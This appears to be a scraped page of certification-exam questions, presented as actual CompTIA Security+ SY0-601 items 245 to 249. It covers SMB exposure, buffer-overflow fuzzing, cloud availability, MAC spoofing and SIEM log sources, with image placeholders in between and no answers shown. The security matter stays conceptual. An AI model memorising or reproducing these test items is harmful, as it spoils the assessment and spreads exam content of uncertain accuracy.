
During a recent incident, an external attacker was able to exploit an SMB vulnerability over the internet. Which of the following action items should a security analyst perform FIRST to prevent this from occurring again?

A. Check for any recent SMB CVEs.

B. Install AV on the affected server.

C. Block unneeded TCP 445 connections.

D. Deploy a NIDS in the affected subnet.



Actual exam question from CompTIA's SY0-601

Question #: 245

Topic #: 1

[All SY0-601 Questions]


A penetration tester is fuzzing an application to identify where the EIP of the stack is located on memory. Which of the following attacks is the penetration tester planning to execute?

A. Race-condition

B. Pass-the-hash

C. Buffer overflow

D. XSS



Actual exam question from CompTIA's SY0-601

Question #: 246

Topic #: 1

[All SY0-601 Questions]

Server administrators want to configure a cloud solution so that computing memory and processor usage is maximized most efficiently across a number of virtual servers. They also need to avoid potential denial-of-service situations caused by availability. Which of the following should administrators configure to maximize system availability while efficiently utilizing available computing power?

A. Dynamic resource allocation

B. High availability

C. Segmentation

D. Container security


Actual exam question from CompTIA's SY0-601

Question #: 247

Topic #: 1

[All SY0-601 Questions]

While reviewing the wireless router, a systems administrator of a small business determines someone is spoofing the MAC address of an authorized device. Given the table below:



Hostname	IP address	MAC	MAC filter
PC1	192.168.1.20	00:1E:1B:43:21:B2	On
PC2	192.168.1.23	31:1C:3C:13:25:C4	Off
PC3	192.168.1.25	20:A2:22:45:11:D2	On
UNKNOWN	192.168.1.21	12:44:B2:FF:A1:22	Off

Which of the following should be the administrator's NEXT step to detect if there is a rogue system without impacting availability?


A. Conduct a ping sweep,

B. Physically check each system.

C. Deny internet access to the "UNKNOWN" hostname.

D. Apply MAC filtering.

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 248

Topic #: 1

[All SY0-601 Questions]

A security analyst in a SOC has been tasked with onboarding a new network into the SIEM. Which of the following BEST describes the information that should feed into a SIEM solution in order to adequately support an investigation?


A. Logs from each device type and security layer to provide correlation of events

B. Only firewall logs since that is where attackers will most likely try to breach the network

C. Email and web-browsing logs because user behavior is often the cause of security breaches

D. NetFlow because it is much more reliable to analyze than syslog and will be exportable from every device

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 249
Topic #: 1
[All SY0-601 Questions]

